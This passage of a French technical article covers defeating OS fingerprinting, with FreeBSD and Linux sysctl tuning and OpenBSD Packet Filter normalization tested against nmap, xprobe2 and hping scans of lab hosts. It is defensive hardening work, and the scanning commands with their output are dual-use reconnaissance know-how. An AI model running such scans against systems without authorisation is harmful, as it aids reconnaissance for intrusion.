Le but premier de `blackhole(4)` n'est pas de masquer l'empreinte de sa pile IP, mais puisqu'il permet de ne pas répondre à certains probes, il limite la fuite d'information (nécessaire à une bonne identification d'OS).

En effet, lors d'un scan TCP, un port fermé émettra un `RST+ACK` par défaut, mais si le `sysctl` est placé à 1, il n'est pas émis. Si l'option est placée à 2, aucun paquet TCP expédié à ce port ne reçoit de réponse. La différence entre 1 et 2 en TCP est qu'à 1, si le paquet TCP a un *flag* `SYN`, il n'y a pas de réponse, mais s'il n'y a pas de `SYN`, mais un `FIN` (par exemple), il y en a une. A 2, même le `FIN` n'obtient pas de réponse (pour une description des différents types de scan de port, voir [9]).

Les trois tests sur un FreeBSD 4.9, sans utilisation de `blackhole(4)` :

1. Un TCP **SYN** sur un port fermé :

```
obsd32# hping -S -p 23 -c 1 fbsd49
HPING fbsd49 (ne3 192.168.0.52): S set, 40 headers + 0 data bytes
len=46 ip=192.168.0.52 ttl=64 id=549 sport=23 flags=RA seq=0 win=0 rtt=1.0 ms
```

2. Un TCP `FIN` sur un port fermé :

```
obsd32# hping -F -p 23 -c 1 fbsd49
HPING fbsd49 (ne3 192.168.0.52): F set, 40 headers + 0 data bytes
len=46 ip=192.168.0.52 ttl=64 id=702 sport=23 flags=RA seq=0 win=0 rtt=0.7 ms
```

3. Un `UDP` sur un port fermé :

```
obsd32# hping -udp -p 23 -c 1 fbsd49
HPING fbsd49 (ne3 192.168.0.52): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=192.168.0.52 name=fbsd49.enslaved.lan
```

Tableau 1 — Résultats avec les trois valeurs pour les *sysctls* TCP et UDP

Test	blackhole=0	blackhole=1	blackhole=2
1 :TCP	RST+ACK	Pas de réponse	Pas de réponse
2 :TCP	RST+ACK	RST+ACK	Pas de réponse
3 : UDP	ICMP Port Unreachable	Pas de réponse	N.A.

Une détection d'OS avec *nmap*, et les *sysctls* par défaut (0) (pour une description plus complète de l'interprétation des résultats de *nmap*, se reporter à [10]) :

```
obsd32# nmap -p 22,23 -O -vv -osscan_guess fbsd49
[..]
PORT   STATE  SERVICE
22/tcp open   ssh
23/tcp closed telnet
Device type: general purpose
Running: FreeBSD 4.X
OS details: FreeBSD 4.6.2-RELEASE - 4.8-RELEASE
OS Fingerprint:
TSeq(Class=TR%IPID=I%TS=100HZ)
T1(Resp=Y%DF=Y%W=E000%ACK=S++%Flags=AS%Ops=MNWNNT)
T2(Resp=N)
T3(Resp=Y%DF=Y%W=E000%ACK=S++%Flags=AS%Ops=MNWNNT)
T4(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=N%W=0%ACK=S%Flags=AR%Ops=)
PU(Resp=Y%DF=N%TOS=0%IPLEN=38%RIPTL=148%RID=E%RIPCK=E%UCK=0%ULEN=134%DAT=E)
[..]
```

Puis un test avec *Xprobe* (pour une description des tests de *Xprobe*, voir [11]) :

```
obsd32# xprobe2 -p tcp:22:open -p tcp:23:closed -p udp:50:closed -p udp:514:open
fbsd49
[..]
[+] Primary guess:
[+] Host 192.168.0.52 Running OS: "FreeBSD 4.8" (Guess probability: 100%)
[+] Other guesses:
[+] Host 192.168.0.52 Running OS: "FreeBSD 4.7" (Guess probability: 100%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 4.4" (Guess probability: 97%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 4.6" (Guess probability: 97%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 4.6.2" (Guess probability: 97%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 5.1" (Guess probability: 94%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 5.0" (Guess probability: 94%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 4.5" (Guess probability: 91%)
[+] Host 192.168.0.52 Running OS: "NetBSD 1.4.3" (Guess probability: 79%)
[+] Host 192.168.0.52 Running OS: "NetBSD 1.5" (Guess probability: 79%)
[..]
```

Maintenant, en plaçant les *sysctls* comme ceci :

```
fbsd49# sysctl -w net.inet.tcp.blackhole=2
fbsd49# sysctl -w net.inet.udp.blackhole=1

obsd32# nmap -p 22,23 -O -vv -osscan_guess fbsd49
[..]
PORT   STATE    SERVICE
22/tcp open     ssh
23/tcp filtered telnet
Device type: general purpose
Running: FreeBSD 4.X
OS details: FreeBSD 4.6.2-RELEASE - 4.8-RELEASE, FreeBSD-4.7-RELEASE-p3, FreeBSD
4.8-STABLE
OS Fingerprint:
TSeq(Class=TR%IPID=I%TS=100HZ)
T1(Resp=Y%DF=Y%W=E000%ACK=S++%Flags=AS%Ops=MNWNNT)
T2(Resp=N)
T3(Resp=Y%DF=Y%W=E000%ACK=S++%Flags=AS%Ops=MNWNNT)
T4(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)
[..]

obsd32# xprobe2 -p tcp:22:open -p tcp:23:closed -p udp:50:closed -p udp:514:open
fbsd49
[..]
[+] Primary guess:
[+] Host 192.168.0.52 Running OS: "FreeBSD 4.7" (Guess probability: 70%)
[+] Other guesses:
[+] Host 192.168.0.52 Running OS: "FreeBSD 4.8" (Guess probability: 70%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 4.4" (Guess probability: 67%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 4.6" (Guess probability: 67%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 4.6.2" (Guess probability: 67%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 5.1" (Guess probability: 64%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 5.0" (Guess probability: 64%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 2.2.8" (Guess probability: 61%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 4.5" (Guess probability: 61%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 2.2.7" (Guess probability: 61%)
[..]
```

On distingue clairement que *nmap* obtient très peu de réponses à ses probes, mais que cela ne l'empêche pas de trouver que la machine tourne sous FreeBSD 4.x. Ceci dit, il est trivial d'ajouter la signature dans le fichier de signatures, avec comme nom "*FreeBSD 4.x with blackhole*". *Xprobe*, quant à lui, parvient aussi toujours à trouver l'OS, mais il est moins sûr de ses résultats. C'est normal, étant donné que lui aussi a moins de réponses à ses tests.

En résumé, cela n'est pas suffisant pour se protéger. La raison en est qu'un port TCP ouvert fournit suffisamment d'information pour

identifier un système. Donc, dans le paragraphe suivant, nous allons étudier la personnalisation de cette pile TCP.

4.2. FreeBSD *net.inet sysctls*

Il y a quatre branches de la *MIB* (*Management Information Base*) sur lesquelles nous pouvons jouer sous FreeBSD pour modifier significativement le comportement de la pile IP. Les voici :

- net.inet.ip
- net.inet.tcp
- net.inet.udp
- net.inet.icmp

Nous ne rentrons pas dans le détail de chaque variable (88 au total sous FreeBSD 5.2.1). En revanche, déroulons un exemple d'utilisation, en modifiant la taille de la fenêtre TCP, ainsi que le comportement TCP au regard de la RFC1323 (qui discute de l'implémentation des options TCP *Timestamp* et *Window scale* à des fins d'amélioration des performances).

Tableau 2

Valeurs par défaut	Valeurs modifiées pour déjouer l'OS fingerprinting
net.inet.tcp.blackhole=0	net.inet.tcp.blackhole=2
net.inet.udp.blackhole=0	net.inet.udp.blackhole=1
net.inet.tcp.sendspace=32768	net.inet.tcp.sendspace=16384
net.inet.tcp.recvspace=57344	net.inet.tcp.recvspace=16384
net.inet.tcp.rfc1323=1	net.inet.tcp.rfc1323=0

```
obsd32# nmap -p 22,23 -O -vv -osscan_guess fbsd49
[..]
PORT   STATE    SERVICE
22/tcp open     ssh
23/tcp filtered telnet
Device type: general purpose
Running (JUST GUESSING) : Amiga AmigaOS (94%), FreeBSD 4.X|5.X (90%), IBM AIX
4.X|5.X (85%)
Aggressive OS guesses: AmigaOS Miami 3.0 (94%), AmigaOS Miami 3.1-3.2 (94%),
FreeBSD 4.3 - 4.4-RELEASE (90%), FreeBSD 4.7-RELEASE (X86) (90%), FreeBSD 5.0-
RELEASE (90%), IBM AIX 4.3.2.0-4.3.3.0 on an IBM RS/* (85%), IBM AIX 5.1 (85%),
FreeBSD 4.1.1 - 4.3 (X86) (85%), FreeBSD 4.9 - 5.1 (85%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SInfo(V=3.50%P=i386-unknown-openbsd3.2%D=5/21%Time=40ADE5B5%O=22%C=-1)
TSeq(Class=TR%IPID=I%TS=U)
T1(Resp=Y%DF=Y%W=4800%ACK=S++%Flags=AS%Ops=M)
T2(Resp=N)
T3(Resp=Y%DF=Y%W=4000%ACK=S++%Flags=AS%Ops=M)
T4(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)
[..]

obsd32# xprobe2 -p tcp:22:open -p tcp:23:closed -p udp:50:closed -p udp:614:open
fbsd49
[..]
[+] Primary guess:
[+] Host 192.168.0.52 Running OS: "Linux Kernel 2.0.36" (Guess probability: 61%)
[+] Other guesses:
[+] Host 192.168.0.52 Running OS: "Linux Kernel 2.0.34" (Guess probability: 61%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 3.1" (Guess probability: 61%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 3.2" (Guess probability: 61%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 3.3" (Guess probability: 61%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 3.4" (Guess probability: 61%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 3.5.1" (Guess probability: 61%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 4.0" (Guess probability: 61%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 4.1.1" (Guess probability: 61%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 4.2" (Guess probability: 61%)
[..]
```

Voilà, on distingue maintenant que *nmap* n'a plus suffisamment de réponses déterminantes pour identifier l'OS de manière sûre. Mais ce n'est pas encore parfait, FreeBSD 4.x est en deuxième choix probable, et on peut toujours rajouter une signature *nmap* (même si avec si peu de réponses, c'est un peu risqué). De même, *Xprobe* hésite entre un Linux 2.0.x et quelques versions de FreeBSD. On peut bien sûr parfaire ce masquage en jouant sur d'autres éléments de la *MIB*.

4.3. Linux 2.4 *net.ipv4 sysctls*

Le document [12] décrit une partie des éléments de la *MIB* concernant *net.ipv4*. Il y a 160 paramètres sur lesquels jouer, dont 29 uniquement pour TCP, mais malheureusement, peu d'entre eux modifient effectivement le format des paquets. Nous allons donner un exemple de déjouement d'OS *fingerprinting* en manipulant les paramètres TCP concernant la RFC1323 (donc les mêmes que pour FreeBSD testés précédemment).

Tableau 3

Valeurs par défaut	Valeurs modifiées pour déjouer l'OS fingerprinting
net.ipv4.tcp_window_scaling=1	net.ipv4.tcp_window_scaling=0
net.ipv4.tcp_timestamps=1	net.ipv4.tcp_timestamps=0

Un scan sur une machine Linux 2.4.18 par défaut nous donne :

```
obsd32# nmap -p 22,23 -O -vv -osscan_guess rh72
[..]
PORT   STATE  SERVICE
22/tcp open   ssh
23/tcp closed telnet
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux Kernel 2.4.0 - 2.5.20
OS Fingerprint:
TSeq(Class=RI%gcd=1%SI=2CE144%IPID=Z%TS=100HZ)
T1(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
T2(Resp=N)
T3(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
T4(Resp=Y%DF=Y%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=Y%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
PU(Resp=Y%DF=N%TOS=C0%IPLEN=164%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)
[..]


obsd32# xprobe2 -p tcp:22:open -p tcp:23:closed -p udp:50:closed -p udp:111:open
rh72
[..]
[+] Primary guess:
[+] Host 192.168.0.60 Running OS: "Linux Kernel 2.4.5" (Guess probability: 100%)
[+] Other guesses:
[+] Host 192.168.0.60 Running OS: "Linux Kernel 2.4.6" (Guess probability: 100%)
[+] Host 192.168.0.60 Running OS: "Linux Kernel 2.4.7" (Guess probability: 100%)
[+] Host 192.168.0.60 Running OS: "Linux Kernel 2.4.8" (Guess probability: 100%)
[+] Host 192.168.0.60 Running OS: "Linux Kernel 2.4.9" (Guess probability: 100%)
[+] Host 192.168.0.60 Running OS: "Linux Kernel 2.4.10" (Guess probability: 100%)
```

```
[+] Host 192.168.0.60 Running OS: "Linux Kernel 2.4.11" (Guess probability: 100%)
[+] Host 192.168.0.60 Running OS: "Linux Kernel 2.4.12" (Guess probability: 100%)
[+] Host 192.168.0.60 Running OS: "Linux Kernel 2.4.13" (Guess probability: 100%)
[+] Host 192.168.0.60 Running OS: "Linux Kernel 2.4.14" (Guess probability: 100%)
[..]
```

Maintenant, appliquons les modifications décrites dans le tableau précédent :

```
obsd32# nmap -p 22,23 -O -vv --osscan_guess rh72
[..]
PORT   STATE  SERVICE
22/tcp open   ssh
23/tcp closed telnet
Device type: general purpose
Running: Linux 2.4.X
OS details: Linux 2.4.7 (X86)
OS Fingerprint:
TSeq(Class=RI%gcd=2%SI=18643D%IPID=Z%TS=U)
T1(Resp=Y%DF=Y%W=16D0%ACK=S++%Flags=AS%Ops=M)
T2(Resp=N)
T3(Resp=Y%DF=Y%W=16D0%ACK=S++%Flags=AS%Ops=M)
T4(Resp=Y%DF=Y%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=Y%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
PU(Resp=Y%DF=N%TOS=C0%IPLEN=164%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)
[..]

obsd32# xprobe2 -p tcp:22:open -p tcp:23:closed -p udp:50:closed -p udp:111:open
rh72
[..]
[+] Primary guess:
[+] Host 192.168.0.60 Running OS: "Linux Kernel 2.4.5" (Guess probability: 85%)
[+] Other guesses:
[+] Host 192.168.0.60 Running OS: "Linux Kernel 2.4.6" (Guess probability: 85%)
[+] Host 192.168.0.60 Running OS: "Linux Kernel 2.4.7" (Guess probability: 85%)
[+] Host 192.168.0.60 Running OS: "Linux Kernel 2.4.8" (Guess probability: 85%)
[+] Host 192.168.0.60 Running OS: "Linux Kernel 2.4.9" (Guess probability: 85%)
[+] Host 192.168.0.60 Running OS: "Linux Kernel 2.4.10" (Guess probability: 85%)
[+] Host 192.168.0.60 Running OS: "Linux Kernel 2.4.18" (Guess probability: 85%)
[+] Host 192.168.0.60 Running OS: "Linux Kernel 2.4.17" (Guess probability: 85%)
[+] Host 192.168.0.60 Running OS: "Linux Kernel 2.4.16" (Guess probability: 85%)
[+] Host 192.168.0.60 Running OS: "Linux Kernel 2.4.15" (Guess probability: 85%)
[..]
```

Cela n'impacte pas la détection d'OS. La raison en est que la taille de la fenêtre TCP initiale ne varie pas, et que c'est vraiment un paramètre très significatif pour l'identification. Chaque système, ou presque, utilise une valeur différente, et se baser uniquement sur celle-ci s'avère très efficace (nous ferons un exemple un peu plus loin). Malheureusement, sous Linux 2.4, il n'existe pas de moyen pour la manipuler sans modifier le noyau. En effet, Linux utilise un algorithme d'*autotuning* pour écrire certains champs des paquets.

Nous allons tricher un peu juste pour vérifier cela. Nous modifions la taille de la fenêtre par la méthode décrite dans la section 5.2. et relancer nos tests :

```
obsd32# nmap -p 22,23 -O -vv --osscan_guess rh72
[..]
PORT   STATE  SERVICE
22/tcp open   ssh
23/tcp closed telnet
Device type: general purpose|printer
Running (JUST GUESSING) : Linux 2.4.X|2.6.X|2.5.X|2.3.X (94%), Maxim-IC TiniOS
(94%), Novell Netware 5.X|4.X (87%), Lexmark embedded (86%), Sun Solaris 2.X|7
(86%)
Aggressive OS guesses: Linux 2.4.18 - 2.4.19 w/o tcp_timestamps (94%), Linux
2.4.7 (X86) (94%), Linux 2.6.0-test5-love3 (X86) (94%), Maxim-IC TiniOS DS80c400
(94%), Linux Kernel 2.4.0 - 2.5.20 (89%), Linux Kernel 2.4.0 - 2.5.20 w/o
tcp_timestamps (89%), Linux 2.4.23-grsec w/o timestamps (88%), Linux 2.4.18
(88%), Linux 2.4.22 (X86) w/grsecurity patch and with timestamps disabled (88%),
Linux 2.3.49 x86 (88%)
No exact OS matches for host (If you know what OS is running on it, see
http://www.insecure.org/cgi-bin/nmap-submit.cgi).
TCP/IP fingerprint:
SInfo(V=3.50%P=i386-unknown-openbsd3.2%O=6/5%Time=40C1AB5B%O=22%C=23)
TSeq(Class=RI%gcd=1%SI=3473CE%IPID=Z%TS=U)
TSeq(Class=RI%gcd=1%SI=347313%IPID=Z%TS=U)
TSeq(Class=RI%gcd=3%SI=1178DE%IPID=Z%TS=U)
T1(Resp=Y%DF=Y%W=1000%ACK=S++%Flags=AS%Ops=M)
T2(Resp=N)
T3(Resp=Y%DF=Y%W=1000%ACK=S++%Flags=AS%Ops=M)
T4(Resp=Y%DF=Y%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=Y%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
PU(Resp=N)
[..]

obsd32# xprobe2 -p tcp:22:open -p tcp:23:closed -p udp:50:closed -p udp:111:open
rh72
[..]
[+] Primary guess:
[+] Host 192.168.0.60 Running OS: "FreeBSD 3.5.1" (Guess probability: 58%)
[+] Other guesses:
[+] Host 192.168.0.60 Running OS: "FreeBSD 4.0" (Guess probability: 58%)
[+] Host 192.168.0.60 Running OS: "FreeBSD 4.1.1" (Guess probability: 58%)
[+] Host 192.168.0.60 Running OS: "FreeBSD 4.2" (Guess probability: 58%)
[+] Host 192.168.0.60 Running OS: "FreeBSD 4.3" (Guess probability: 58%)
[+] Host 192.168.0.60 Running OS: "FreeBSD 3.4" (Guess probability: 58%)
[+] Host 192.168.0.60 Running OS: "FreeBSD 3.3" (Guess probability: 58%)
[+] Host 192.168.0.60 Running OS: "FreeBSD 3.2" (Guess probability: 58%)
[+] Host 192.168.0.60 Running OS: "FreeBSD 3.1" (Guess probability: 58%)
[+] Host 192.168.0.60 Running OS: "Linux Kernel 2.4.5" (Guess probability: 55%)
[..]
```

Nous voyons bien que l'impact sur la détection d'OS est grand, mais Linux 2.4 apparaît toujours dans les possibilités d'OS identifié.

4.4. Inspection de l'état (*stateful inspection*)

Lors de dialogues IP, certains paquets servent à établir une connexion (TCP), ou pseudo-connexion (UDP, ICMP). L'inspection de l'état est alors utilisée pour créer un contexte sur ces connexions, servant ainsi à éliminer les paquets qui sont hors de celles-ci. Par exemple, si aucune connexion TCP n'a été établie, il est inutile de traiter un segment TCP ayant un *flag* ACK.

L'inspection de l'état prend alors son sens contre l'OS *fingerprinting* lorsque certains probes se basent sur des paquets hors connexion. En général, elle est associée à une politique de filtrage telle que : tout ce qui n'est pas permis explicitement est détruit. Exemple, une machine fournit un service SMTP, il est alors inutile d'accepter des connexions sur un autre port que le 25. Donc, seuls les segments TCP ayant un *flag* SYN permettant de créer un contexte de connexion seront acceptés, et ensuite seuls les segments TCP en rapport avec cette connexion seront acceptés.

Une autre fonctionnalité apportée grâce à l'inspection de l'état est celle de réécriture de l'*ISN* (*Initial Sequence Number*) utilisé lors de l'établissement d'une connexion TCP. Certains probes d'OS *fingerprinting* se basent sur l'algorithme de génération de l'*ISN* pour acquérir un peu plus d'information. Dans *Packet Filter* sous OpenBSD, c'est la directive `modulate state` qui joue sur ce paramètre.

Dans les tests suivants portant sur la normalisation de paquets, nous utilisons un filtrage complet (seul un port TCP accessible), couplé à du *stateful inspection* et de la réécriture d'*ISN*.

4.5. Filtrage et normalisation de paquets via *Packet Filter*

Le but initial de la normalisation n'est pas de contrer les détections d'OS [13], mais cela peut servir à bloquer des scans non standard, donc limiter cette vilaine fuite d'information nécessaire à une bonne détection.

Au contraire de *fingerprint scrubber* (nous y viendrons), la directive `scrub` de *Packet Filter* n'uniformise pas les paquets pour tous les réseaux protégés, elle se contente de vérifier la validité de ceux-ci par rapport à certains tests de normalisation, en détruisant (c'est à dire que le datagramme IP est simplement détruit, et qu'aucune réponse n'est expédiée à la source émettrice de celui-ci) ou en modifiant les datagrammes si non conformes.

Examinons les principales fonctionnalités de normalisation de paquets implémentées dans *Packet Filter* de OpenBSD 3.5.

Dans `/usr/src/sys/net/pf_norm.c`, les fonctions `pf_normalize_ip()`, `pf_normalize_tcp()`, et `pf_normalize_tcpopt()` (nous nous intéressons dans cet article à IPv4, mais *Packet Filter* implémente aussi la normalisation pour IPv6).

- `pf_normalize_ip()`

  1. Si la taille de l'en-tête IP est invalide, le datagramme est détruit ;

  2. Les datagrammes IP fragmentés sont reconstruits directement par le *firewall* : de cette manière les machines protégées ne reçoivent que des datagrammes complets, et un outil basé par exemple sur l'identification de l'algorithme de réassemblage IP ne fonctionnera pas (NDLA : je n'ai pas connaissance d'un outil tel que celui-ci, mais cela est possible, au minimum pour identifier la famille du système d'exploitation [14]). Ce mécanisme est un bon mécanisme d'uniformisation de paquets. Voir l'article de Mr Hartmeier concernant le réassemblage IP [15].

- `pf_normalize_tcp()`

  1. Si la taille de l'en-tête TCP est invalide, le segment TCP sera détruit ;

  2. Certaines combinaisons de *flags* TCP sont invalides. Ces segments TCP seront détruits. Un exemple intéressant : s'il n'y a pas de *flag* `ACK`, mais qu'il y a un *flag* `FIN`, `URG` ou `PSH`, le segment TCP est détruit. Ainsi, certains probes de *nmap* sont bloqués (ils n'obtiennent pas de réponse) ;

  3. D'autres combinaisons de *flags* TCP sont aussi invalides, ils sont ajustés plutôt que détruits. Exemple : `SYN+FIN`, le `FIN` est enlevé ;

  4. Le *flag* `URG` est traité d'une certaine manière : s'il y a un *urgent pointer* dans le segment TCP, mais pas de *flag* `URG`, le segment est réécrit en enlevant le *urgent pointer* (le champ est mis à 0 dans l'en-tête TCP).

- `pf_normalize_tcpopt()`

  1. Seule l'option TCP `MSS` (*Maximum Segment Size*) est gérée. Si la directive `max-mss` est utilisée aux côtés de `scrub` dans le fichier de règles *Packet Filter*, la valeur de cette option est ajustée à la valeur configurée.

Bien sûr, lors de la réécriture des paquets, le *checksum* est recalculé, et il y a donc un impact en termes de performance, même si assez faible.

Il manque de nombreuses fonctionnalités de normalisation, mais cela réduit quand même le nombre possible de probes servant à obtenir la fuite d'information nécessaire aux outils de *fingerprinting*. Pour connaître d'autres normalisations à appliquer, se référer à [13]. Probablement que celles-ci seront implémentées prochainement dans *Packet Filter*.

On peut également noter que *nmap* détecte l'utilisation de la directive `scrub` dans OpenBSD *Packet Filter*. Signalons que le code de `pf_norm.c` a évolué au cours des versions de *Packet Filter*, induisant très probablement des différences détectables pour une identification plus précise (NDLA : si un lecteur un tant soit peu motivé se penchait là-dessus, merci de me tenir informé ;-)).

Les tests contre FreeBSD

Reprenons notre FreeBSD personnalisé via les *sysctl*s décrits précédemment (en remettant à 1 la variable définissant le comportement RFC1323), et faisons passer le scan *nmap* par une machine sous OpenBSD 3.5 avec *Packet Filter*.

Le dispositif de filtrage ne laisse passer que les connexions vers le port 22, en faisant du *stateful inspection*, de la normalisation de paquets, ainsi que de la réécriture d'*ISN*, et tout le reste est détruit.

```
agathon2# nmap -p 22,23 -O -vv --osscan_guess -P0 fbsd49
[..]
PORT   STATE    SERVICE
22/tcp open     ssh
23/tcp filtered telnet
Device type: general purpose
Running (JUST GUESSING) : FreeBSD 4.X|5.X (90%), Microsoft Windows 2003/.NET|NT/
2K/XP (90%), IBM AIX 4.X (88%)
Aggressive OS guesses: FreeBSD 4.7 - 4.8-RELEASE (90%), FreeBSD 4.9 - 5.1 (90%),
 Microsoft Windows Server 2003 (90%), Microsoft Windows 2000 SP3 (90%), IBM AIX
4.3.2.0-4.3.3.0 on an IBM RS/* (88%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SInfo(V=3.50%P=i386-unknown-freebsd4.9%D=4/20%Time=3EA2786A%O=22%C=-1)
TSeq(Class=TR%IPID=I%TS=100HZ)
T1(Resp=Y%DF=Y%W=4000%ACK=S++%Flags=AS%Ops=MNWNNT)
T2(Resp=N)
T3(Resp=N)
T4(Resp=N)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)
[..]

agathon2# xprobe2 -p tcp:22:open -p tcp:23:closed -p udp:50:closed -p
udp:514:open fbsd49
[..]
[+] Primary guess:
[+] Host 192.168.0.52 Running OS: "NetBSD 1.5.3" (Guess probability: 50%)
[+] Other guesses:
[+] Host 192.168.0.52 Running OS: "NetBSD 1.5.2" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "NetBSD 1.5.1" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "NetBSD 1.5" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "NetBSD 1.4.3" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "NetBSD 1.4.2" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "NetBSD 1.4.1" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "NetBSD 1.4" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "NetBSD 1.3.3" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 4.4" (Guess probability: 50%)
[..]
```

Maintenant, en désactivant la normalisation de paquets :

```
agathon2# nmap -p 22,23 -O -vv --osscan_guess -P0 fbsd49
[..]
PORT   STATE    SERVICE
22/tcp open     ssh
23/tcp filtered telnet
Device type: general purpose
Running: FreeBSD 4.X|5.X
OS details: FreeBSD 4.9 - 5.1
OS Fingerprint:
TSeq(Class=TR%IPID=I%TS=100HZ)
T1(Resp=Y%DF=Y%W=4000%ACK=S++%Flags=AS%Ops=MNWNNT)
T2(Resp=N)
T3(Resp=Y%DF=Y%W=4000%ACK=S++%Flags=AS%Ops=MNWNNT)
T4(Resp=N)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)
[..]

agathon2# xprobe2 -p tcp:22:open -p tcp:23:closed -p udp:50:closed -p
udp:514:open fbsd49
[..]
[+] Primary guess:
[+] Host 192.168.0.52 Running OS: "NetBSD 1.5.3" (Guess probability: 50%)
[+] Other guesses:
[+] Host 192.168.0.52 Running OS: "NetBSD 1.5.2" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "NetBSD 1.5.1" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "NetBSD 1.5" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "NetBSD 1.4.3" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "NetBSD 1.4.2" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "NetBSD 1.4.1" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "NetBSD 1.4" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "NetBSD 1.3.3" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 4.4" (Guess probability: 50%)
[..]
```

On voit bien ici que la normalisation de paquets est utile : *nmap* obtient une réponse à un test de plus sans celle-ci (donc 2 tests réussis au lieu d'un), et cela est suffisant pour avoir FreeBSD dans la liste des OS possibles.

Un autre test en mettant `net.inet.tcp.rfc1323` à 0, et normalisation de paquets activée nous donne :

```
agathon2# nmap -p 22,23 -O -vv --osscan_guess -P0 fbsd49
[..]
PORT   STATE    SERVICE
22/tcp open     ssh
23/tcp filtered telnet
Device type: general purpose
Running (JUST GUESSING) : IBM AIX 4.X (90%), Amiga AmigaOS (87%)
Aggressive OS guesses: IBM AIX 4.2.X-4.3.3.0 (90%), IBM AIX 4.3.2.0-4.3.3.0 on an
IBM RS/* (88%), IBM AIX 4.3 (88%), AmigaOS Miami 3.0 (87%), AmigaOS Miami 3.1-3.2
(87%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SInfo(V=3.50%P=i386-unknown-freebsd4.9%D=4/20%Time=3EA279CA%O=22%C=-1)
TSeq(Class=TR%IPID=I%TS=U)
T1(Resp=Y%DF=Y%W=4000%ACK=S++%Flags=AS%Ops=M)
T2(Resp=N)
T3(Resp=N)
T4(Resp=N)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)
[..]

agathon2# xprobe2 -p tcp:22:open -p tcp:23:closed -p udp:50:closed -p
udp:514:open fbsd49
[..]
[+] Primary guess:
[+] Host 192.168.0.52 Running OS: "FreeBSD 4.3" (Guess probability: 50%)
[+] Other guesses:
[+] Host 192.168.0.52 Running OS: "FreeBSD 4.2" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 4.1.1" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 4.0" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "Microsoft Windows NT 4 Workstation Service
Pack 6a" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "Microsoft Windows NT 4 Workstation Service
Pack 5" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "Microsoft Windows NT 4 Workstation Service
Pack 4" (Guess probability: 50%)
[+] Host 192.168.0.52 Running OS: "FreeBSD 3.5.1" (Guess probability: 50%)
